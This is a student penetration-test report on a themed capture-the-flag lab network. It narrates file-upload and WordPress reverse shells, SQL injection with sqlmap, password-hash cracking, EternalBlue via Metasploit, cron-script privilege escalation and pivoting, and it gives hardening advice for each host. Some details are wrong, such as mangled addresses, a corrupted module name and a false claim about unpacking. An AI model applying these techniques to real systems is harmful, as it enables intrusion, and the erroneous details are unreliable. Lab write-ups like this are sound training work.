

2025

PENETRATION TESTING A NETWORK  
REPORT BY RISHON.M

## EXECUTIVE SUMMARY

This report presents the findings and methodologies employed during a comprehensive penetration test conducted on a designated network environment. The primary objective was to assess the network's security by identifying vulnerabilities across multiple host machines and locating embedded flags which are unique text strings with "FLAG" that simulates sensitive data or access points.


Throughout the engagement a structured approach was followed, encompassing a wide range of tactics for reconnaissance, scanning, exploitation and post-exploitation. Each Flag discovered was thoroughly documented, detailing the tools and techniques used to gain access. A total of 15 or more flags were targeted strategically placed across the network with varying levels of difficulty.

The outcomes of this assessment offer critical insights into the network's security weaknesses and provide recommendations to strengthen security against real-world threats.

**TABLE OF CONTENTS**

<b><u>NETWORK MAP</u></b>	<b>3</b>
<b><u>NETWORK ANALYSIS</u></b>	<b>4</b>
<b><u>PENETRATION TEST OF HOST 192.168.34.251</u></b>	<b>5</b>
<b><u>PENETRATION TEST OF HOST 192.168.34.161</u></b>	<b>6</b>
<b><u>PENETRATION TEST OF HOST 192.168.34.241</u></b>	<b>7</b>
<b><u>PENETRATION TEST OF HOST 192.168.34.52</u></b>	<b>8</b>
<b><u>PENETRATION TEST OF HOST 172.18.55.69</u></b>	<b>9</b>
<b><u>APPENDICIES</u></b>	<b>10</b>
<b><u>REFERENCES</u></b>	<b>30</b>

## NETWORK MAP



The scanned subnet 192.168.34.0/24 revealed five active hosts. The network includes a mix of Windows and Linux-based systems, each offering different services. One Host is a Windows machine running multiple RPC and file-sharing services, while others web, DNS, FTP, SSH, and proxy functionalities. The Kali Linux host (192.168.34.1) served as the scanning node.

See appendix A. for full network scan using nmap.

## NETWORK ANALYSIS

- Host 192.168.34.52 – Windows 7/Server 2008 R2 Machine:  
This host appears to be running Microsoft Windows, Windows 7 or 2008 R2 based on the OS fingerprint. It exposes several RPC-related ports (135, 49152-49157), indicating it may be used for remote operations or domain-based services. NetBIOS (139) and SMB (445) are also open, suggesting file sharing and potential vulnerability to known SMB exploits. Multiple HTTP API services (ports 2869, 5357, 10243) are likely for device discovery or UPNP. This host may be vulnerable to legacy Windows vulnerabilities, making it a high-value target for enumeration and potential privilege escalation.
- 192.168.34.241 – Linux Proxy and SSH Server:  
This device is a Linux-based operating system running an older version of OpenSSH and the Squid proxy server on port 3128. The presence of a proxy service suggests this host may be used to route or monitor network traffic. Port 8080 is closed but could be an indication of prior service or misconfiguration. The operating system fingerprint indicates a Linux distribution with kernel 3.x-4.x. This host may serve as a gateway or middle-layer filtering device and is likely crucial in controlling outbound or inbound web access.
- 192.168.34.161 – Linux Web and DNS Server:  
This Linux host is running multiple critical services: FTP (21), SSH (22), DNS (53), and a full web stack (HTTP/HTTPS on ports 80 and 443). The Apache web server and BIND DNS server suggest this is a core network service host. Its running an older version of Apache (2.4.10) and ProFTPD (1.3.4c), both of which are susceptible to known exploits if not patched. The presence of SSL implies secure web traffic handling. Overall, this host is likely functioning as both a public-facing web server and internal DNS resolver, making it a critical infrastructure point.
- 192.168.34.251 – Linux Web Server  
This system is running SSH (22) and HTTP (80) using Apache 2.4.38 on Debian, indicating it hosts a web application or dashboard. The OS fingerprint suggests it could be either a general-purpose Linux host or a Router device that can act as a firewall. Its minimal open ports and modern OS suggests its relatively secure, but the Apache version could still be a potential attack surface.
- 192.168.34.1 – Kali Linux (Scanning Host)  
This is the attacker's machine (Our Kali host), identified with port 3389 (RDP) open. The host is used as the scanning node. Its role is to perform reconnaissance, exploitation, and analysis in the environment. As the attacker's platform, it is equipped with tools such as Nmap and Metasploit.
- 172.18.55.69 – Internal Apache Web Server  
Only HTTP (80) was reachable (HTTPS filtered), routed via Meterpreter tunnel. It runs Apache/1.3.20 on Red Hat with mod\_ssl/2.8.4 (OpenSSL 0.9.6b) and serves a default landing page. A quick port scan through the SOCKS proxy confirmed only filtered HTTP/HTTPS.

## Penetration Test of Host 192.168.34.251

The first step of conducting the penetration test on host.168.34.251 was to conduct reconnaissance on the target to see vulnerabilities such as services running, open ports and directories etc. For the scanning node, in the Kali host terminal, a Nmap scan using the command ‘nmap -sS -sV-A -T4 192.168.168.34.251’ was executed. (see appendix B.1). This will scan the network and using ‘-sS’ provides Stealth SYN scan, ‘sV:’version detection, ‘-A’ OS detection+script scan as well as ‘-T4’ for a faster scan. (Refer to appendix B.1). Next, using the command, gobuster dir -u <http://192.168.34.251> -w /usr/share/word/lists/dirb/common.txt -x php,html,txt”” and nikto -h on the target, will look for and reveal hidden paths and directories. (refer to appendix B.2 and B.3)

The first step in conducting the penetration test on the target host 192.168.34.251 involved performing reconnaissance to identify potential vulnerabilities such as open ports, running services, and exposed directories. From the Kali host terminal, an nmap scan was conducted. Following this, Gobuster was used to enumerate directories and hidden paths on the web server. Additionally, Nikto was run.

These tools helped reveal potentially vulnerable files and directories on the target server. (Refer to Appendices B.2 and B.3). During the Nikto scan, a file named dashboard.html was discovered. Upon inspection, this page included a file upload feature, which presents an opportunity for exploitation. (Refer to Appendix B.4) This functionality could potentially allow the upload of a malicious PHP reverse shell, enabling remote code execution if the server fails to properly validate file types.

Additionally, directory enumeration revealed a backup file located at <http://192.168.34.251ajax.php.bak>. Using curl to inspect the contents of this file exposed sensitive information, including a session cookie token. (Refer to Appendix B.5) This token could be leveraged to bypass authentication and gain access to restricted areas of the site. To derive the reverse shell file, the php-reverse-shell.php file was downloaded from the /webshells folder on kali linux, which prompted user to update ip address and port number as seen in *Appendix F.10*.

Upon uploading the reverse shell, burpsuite was used to intercept the POST signal and the multipart binary string was detected as shown *Appendix F.7*. Firstly, using the *request cookies* function within burpsuite the known parts of the cookie was uploaded, with hints from the cookie the final letter “R” was found with trial and error, thus the final cookie was found; “%26G6u%40B6uDXMq%26MsR”. A new content-disposition header to match the cookie value shown in Figure 4, “secure = val1d.” Once it’s correctly formatted, the server responds with “Upload successful” and returns ‘1’ as seen in *Appendix F.3*.

Upon uploading the reverse shell and navigating to the /owls file that was found previously in dirbuster as seen in *Appendix F.2*, a netcad listen on 4444 was run on the background, with this the reverse shell access was acquired. Once the shell was opened, a quick search around the directory revealed three files: cookie-gen.py, flag.txt and HangingTree.png and a password-reminder.txt as shown in *Appendix F.5*. This is how the first flag was discovered (*Appendix F.5*).

**FLAG 1 – Every snake in the Capitol Garden whispers: power is survival, and mercy is just another kind of weakness.**

Furthermore, by transferring HangingTree.png to the local kali machine by using the wget command (as seen in Appendix B.10 & B.11) running zsteg on the file, a second flag was found (*Appendix F.8*);

**FLAG 2 – Not all victors make it out of the arena. Some become ghosts, legends, or fuel for future flames. The Capitol decides the winner. The story decides the truth.**

Referring to the cookie-gen.py file, whilst running another netcad listen, bin/bash was run on the cookie-gen.py as seen in *Appendix F.9*, this allowed netcad to pick up the root as seen in *Appendix F.6*. Once this final part was obtained, using the same method for the first flag, the third flag was found (*Appendix F.6*);

**FLAG 3 – Snow’s first kill wasn’t in the arena. It was made in secret, to protect a lie, to erase a name, and to ascend.**

Exploits in Host 192.168.34.251:

- Apache 2.4.38 with a file upload vulnerability
- Information disclosure via backup file
- Reverse shell was achieved through file upload

Recommendations to bolster host’s security against threats:

1. Restrict File Uploads:
  - Enforce file type checking
  - Block executable files such as .php or exe
  - Scan uploads using antivirus tools
2. Disable Directory Listing and remove backup files (.bak)
3. Use Proper Permissions:
  - Web server should run as a non-privileged user
4. Sanitize User Input: Prevent command injection
5. Harden Apache:
  - Use Content-Security-Policy and X-Frame\_Options headers
  - Disable .htaccess overrides unless necessary
6. Use IDS, Intrusion Detection Systems like OSSEC.

## Penetration Test of Host 192.168.34.161

Entering the target’s IP address into Firefox initially revealed a webpage featuring some basic text. Following the instructions listed on the bottom, several DNS zone transfers were attempted on the target. The queried domain was guessed based on the webpage’s title, until a query into songbirds.snakes revealed several virtual hosts. (Refer to Appendices C.1 & C.2). All records pertaining to the target were copied into /etc/hosts, granting access to several new webpages. (See Appendix C.3)

Inputting each domain name into Firefox, a QR code was eventually discovered on the host district9.songbirds.snakes. Scanning this QR code with a mobile device revealed the first flag found on the target. (Refer to Appendix C.4)

**FLAG 1 – Sejanus Plith wanted to save lives but became a pawn in a Capitol game where loyalty meant silence and betrayal meant legacy.**

Domains *district5.songbirds.snakes* and *district12.songbirds.snakes*. contained a login page for *OpenManDoc* and a *WordPress* blog respectively (See Appendices C.14-C.21. An SQL injection vulnerability affecting OpenManDoc 1.2.7 was found online, listed on ExploitDB (2014). An SQL injection attack on *district5.songbirds.snakes*. was attempted with sqlmap, using the vulnerable parameter listed on the ExploitDB entry. With the guidance of a YouTube tutorial, the attack was successful and returned several databases used by the host (Akinbi, 2018). (See Appendix C.5). Of interest was the database labelled *password\_vault*, which was subject to further injection attacks via sqlmap to uncover its contents (See Appendices C.22 & C.23). The table *credentials* was identified, featuring a single entry for a user known as *admin*, alongside their password, *hungergames*, stored in plaintext. (Refer to Appendix C.6)

Entering these login credentials into *district12.songbirds.snakes*.’s *WordPress* login page successfully granted access into the host’s *WordPress* administrator dashboard. Various entry points for arbitrary code execution, such as uploading files and editing existing configuration files, were tested throughout the dashboard. Every attempt returned an error however, suggesting that write access to the host was restricted.

Further online research was conducted to explore additional methods, which lead to a technique that involved manually selecting a non-active theme first, editing its associated .php files, then saving was identified (HashSec, 2025). Testing this approach worked, and an attack vector to gain remote access into the target was determined. To gain command line access into the host, a reverse shell written in PHP was required. After some time researching online, a shell written by Arr0way (2022) was found and pasted into the *header.php* file of the installed *WordPress* theme *Twenty Sixteen*. (See Appendix C.7)

The reverse shell was saved using the method discussed before and triggered by setting *Twenty Sixteen* as the active theme for the webpage and refreshing the host's homepage, executing *header.php*. Port 4444 was then listened through using netcat to catch the incoming connection. (See Appendix C.8). Remote access into the target was successfully attained. Navigating through the system, backups of important Linux user information files (*/etc/shadow* and */etc/passwd*) were discovered and viewable with current privileges. (Refer to Appendix C.9). The entry for the root user in both files were copied and transferred onto an external machine with stronger hardware to make password cracking faster. John the Ripper was used on this machine to crack the password, unveiling the root password as **princess**. (See Appendices C.10 & C.11)

To be able to switch to the root user, the current shell needed to be upgraded via a Python script (Elmasry, 2023). Logging into the root user with the cracked password, root access into the machine was successfully achieved. (Refer to Appendix C.12)

The second flag was discovered inside a hidden text file in */home/drgaul*,

**FLAG 2 – In the 10th Hunger Games, tributes were not heroes but broken children in a bombed-out stadium, given no gifts—only grief and gravel.**

with another flag found in a text file in */root/*. (See Appendices C.13 & C.14)

**FLAG 3 – Coriolanus Snow wrote the anthem of Panem’s control not with a pen, but with a snake bite, a loaded gun, and a buried memory.**

Exploits identified on Host 192.168.34.161:

- Running outdated Apache 2.4.10, ProFTPD 1.3.4c.
- Exposed services: FTP, DNS, HTTP/HTTPS.
- Public-facing and core service host.

Recommendations to make host more resilient to real-world threats:

1. Update Apache 2.4.20, ProFTPD, BIND to patched versions.
2. Use Strong Authentication for FTP or disable it entirely if not required.
3. Limit Zone Transfers.
4. Use Web Application Firewall:
  - Tools like ModSecurity can mitigate common attacks (XSS, SQL injection)
5. Secure SSL/TLS:
  - Use modern cipher suites
  - Disable weak protocols (SSLv2, SSLv3)
6. Disable Directory Listing in Apache
7. Run Services in Sandboxed Environments (Docker, systemd-nspawn, etc.)

## Penetration test of host 192.168.34.241

A network scan of 192.168.34.241 revealed only SSH on port 22 and an open HTTP proxy on 3128, prompting content enumeration through that proxy as seen in Appendix E.1.

Directory brute-forcing exposed a robots.txt that disallowed /wolfcms with this clue, visiting <http://192.168.34.241/wolfcms/?/admin/login> displayed the Wolf CMS admin page (*Appendix E.2 and E.3*). Default credentials (admin/admin) granted dashboard access immediately, where an upload tab was found within the website, the file-upload feature was used to deploy a PHP reverse shell that was previously

aquired from the /webshells folder, the ip and the port were then adjusted to 192.168.34 as seen in *Appendix E.4*. Once the ip and port numbers were adjusted the file was uploaded and found at *wolfcms/public/shell.php*, as seen in *Appendix E.5*.

A Netcat listener on port 4444 received the callback, granting a shell under the web-service account (*Appendix E.6 & E.7*). With that, a restricted shell access was granted, the shell was then inspected and the first flag.txt and hello-world binary was found within the home directory as seen in *Appendix E.9*.

**FLAG 1 – “The ballad of Lucy Gray Baird” ends in a vanishing act, a trail into the wilds, and a question: was she ever meant to survive?**

We discovered that /var/www/connect.py was world-writable and owned by root a sign of a cron-run script that might execute automatically with elevated privileges. Inspecting its contents revealed two print lines, which indicates that it could be vulnerable. After exploiting this by overwriting connect.py with a Python reverse-shell (referring to 192.168.34.1:4444), cron’s next tick signalled a root-level listener. Once inside as root /root/flag.txt was explored for the second flag (*Appendix E.8 and E.10*).

**FLAG 2 – The Peacekeepers wore white, but they were trained in gray morality. Some followed orders; others wrote history in blood across districts.**

Separately, the SUID “hello-world” binary was copied from /home/lucy/ back to Kali, it was found that the file was packed using upx, so by running *strings | less* the file was unpacked then loaded into Radare2 which a command *izz* and *grep* which immediately revealed a hidden flag (*Appendix E.11*).

**FLAG 3 – The Capitol’s anthem hides a lie in every note. Freedom isn’t found in rules or roses, but in rebellion, verse, and vanished girls.**

## Penetration Test of Host 192.168.34.52

Using Nmap scan, it revealed that the host 192.168.34.52 was using Microsoft Windows 7. It was shown through the scan that multiple ports such as TCP 445(SMB) was open. (Refer to Appendix D.1) As workshop knowledge, Metasploit was used (*exploit/windows/smb/ms17\_010\_永恒之蓝*) as it showed that it had the EternalBlue vulnerability. After inputting RHOSTS (192.168.34.52) and LHOST (192.168.34.1 – from ip a), an exploit was successful. (See Appendix D.2). A meterpreter shell was successfully attained with the *reverse\_tcp* payload. Once access to system was obtained, multiple files and directories were searched. (Refer to Appendix D.3)

The ‘Coriolanus’ directory was recently modified. After navigating through the directory, it was confirmed the ‘documents’ file was recently modified. Date being 2025-04-23. Upon inspecting the documents directory, file named ‘decode.me’ was identified and opened using ‘*cat decode.me*’. This revealed a string. (See Appendix D.4)

The string:

nZouA9cYMwDt3yKQrNfVG4UXRHQRmsrGoFCGzyenwVPNsUs5JZcY66dvhMEq5LsNSsgLmHz4vVU  
H3u6SazwxLWmK9Dt4MFYhdoaU9LrnbyXM1AX4r3RQxk1D523EwfPdp4vVwi9g6W9B8uMcwQXvjP  
LaiWi51h5ibwgSahgGStwJMA1w9EQH4c1F8GCD2QfvD1KcLJADNYemwigxSRarhBXw3AseNugwAgfi  
uv4HkX7

This was pasted into CyberChef and using “From Base 58” recipe the flag was decoded into:

**FLAG 1- The Jabberjays were designed to spy, but they learned to sing back secrets. Their betrayal sparked a revolution, not just against enemies, but against their creators.**

(See Appendix D.5)

Furthermore, after analysing the other directories, it was found that the ‘Pictures’ directory had a file named ‘wallpaper.png’. This was last modified in 2025. (Refer to Appendix D.6). After the file was downloaded onto kali, it presented another flag. (See Appendix D.7)

**FLAG 2 – Before Katniss, there was a girl with a rainbow dress and a mockingjay on her shoulder- Lucy Gray, who vanished into the forest like a ghost.**

After some more analysis, the registry was inspected. (Refer to Appendix D.8). Afterwards, the ‘FlagsRHere’ was downloaded into the Coriolanus directory. (See Appendix D.9). The file was opened from the Coriolanus directory, and it revealed this:

**FLAG 3 - Snow always lands on top, but even the Capitol can't erase the sound of Lucy Gray's final song echoing through the woods of District 12.**

(Refer to Appendix D.10)

Exploits Identified on 192.168.34.52:

- Open SMB (445) and NetBIOS (139) ports.
- RPC services (135, 49152-49157) exposed.
- Vulnerable to EternalBlue (MS17-010).
- Legacy OS with known privilege escalation flaws.

Recommendations to better protect host from attacks:

1. Upgrade OS: Migrate to a supported version such as Windows10/11 or Server 2019+.
2. Apply Patches to ensure MS17-010 and other critical updates are installed.
3. Restrict SMB: Disable SMBv1 and use host-based firewalls to block TCP 445/139 external access.
4. Limit RPC exposure: Use firewall rules to restrict access to only trusted Ips.
5. Disable Unused Services such as file/print sharing if not needed.
6. Implement Network Segmentation: Place legacy systems in isolated VLANs.
7. Enable Host-Based Firewall & IDS: Use tools such as Windows Defender Firewall and Sysmon.

## Penetration test of host 172.18.55.69

After owning the 192.168.34.161 DNS server, we pulled the entire songbirds.snakes zone via a zone transfer (dig axfr songbirds.snakes @192.168.34.161), revealing sixteen records (Appendix G.3). Most of the “districtX.songbirds.snakes” records pointed back to 192.168.34.161, while key services thearena.songbirds.snakes (192.168.34.241), thecapital.songbirds.snakes (192.168.34.52), and thehangingtree.songbirds.snakes (192.168.34.251) mapped to our other targets. Crucially, we also saw theacademy.songbirds.snakes resolving to 172.18.55.69, indicating a previously unknown internal subnet. Using Meterpreter’s autoroute -s 172.18.55.69/32 we injected that route into our session, then forwarded our local port 8080 to remote port 80 on 172.18.55.69 (portfwd add -l 8080 -p 80 -r 172.18.55.69; Appendix G.2). Browsing to http://localhost:8080 displayed an Apache/1.3.20 default page running mod\_ssl/2.8.4 OpenSSL/0.9.6b (Appendix G.4), but no login, upload forms, or flag references. Finally, an Nmap SYN scan through our SOCKS proxy showed both ports 80 and 443 as filtered (Appendix G.1), suggesting a restrictive firewall or IDS. In sum, aside from confirming the host’s existence and basic HTTP service, we discovered no further flags or obvious points of entry on 172.18.55.69 other than its existence.


## APPENDICES

```
kali@kali: ~
File Actions Edit View Help
└$ nmap -sS -v -A -T4 192.168.34.251
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 20:34 AEST
Nmap scan report for 192.168.34.251
Host is up (0.00042s latency).
Not shown: 997 closed ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|  2048 02:32:8e:b5:27:a8:ea:f2:fe:11:db:2f:57:f4:11:7e (RSA)
|  256 74:35:c8:fb:96:c1:9f:a0:dc:73:6c:cd:83:52:b7:b7 (EDDSA)
|_  256 fc:4a:70:fb:b9:7d:32:89:35:0a:45:3d:d9:8b:c5:99 (ED25519)
80/tcp    open  http  Apache httpd 2.4.38 (Debian)
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: The Hanging Tree | Index
MAC Address: 00:15:9D:00:07:06 (Microsoft)
Device type: generic purpose
Network Link Layer: MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRAVERSE ROUTE
HOP RTT      ADDRESS
1  0.42 ms 192.168.34.251
```

## Appendix B.1

Appendix B.2 - gobuster dir -u <http://192.168.34.251> -w /usr/share/word/lists/dirb/common.txt -x php.html.txt




```
(kali㉿kali)-[~]
$ nikto -h 192.168.34.251
- Nikto v2.5.0

+ Target IP:      192.168.34.251
+ Target Hostname: 192.168.34.251
+ Target Port:    80
+ Start Time:    2025-05-18 17:50:22 (GMT10)


+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via Etags, header found with file /, inode: 5a0, size: 615395841ba0, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). A patch 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP methods: GET, POST, OPTIONS, HEAD .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /index/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /Icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:    2025-05-18 17:50:33 (GMT10) (11 seconds)

+ 1 host(s) tested
(kali㉿kali)-[~]
$
```

Appendix B.3 – nikto -h 192.168.34.251 (-h specifies host to scan)



Appendix B.4 - 192.168.34.251/dashboard.html File Upload page.




```
(kali㉿kali)-[~]
$ curl http://192.168.34.251/ajax.php.bak

//The boss told me to add one more Upper Case letter at the end of the cookie
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '866a@66uDXq0MS'){
    //[] Add if $_POST['secure'] = 'valid'
    $valid_ext = array("pdf","php","txt");
}
else{
    $valid_ext = array("txt");
}

// Remember success upload returns 1
// The most common approach is to provide a valid file to upload
// and you just receive a file back as a result of the upload
// message, which performs a direct download
// from the server
(kali㉿kali)-[~]
$
```

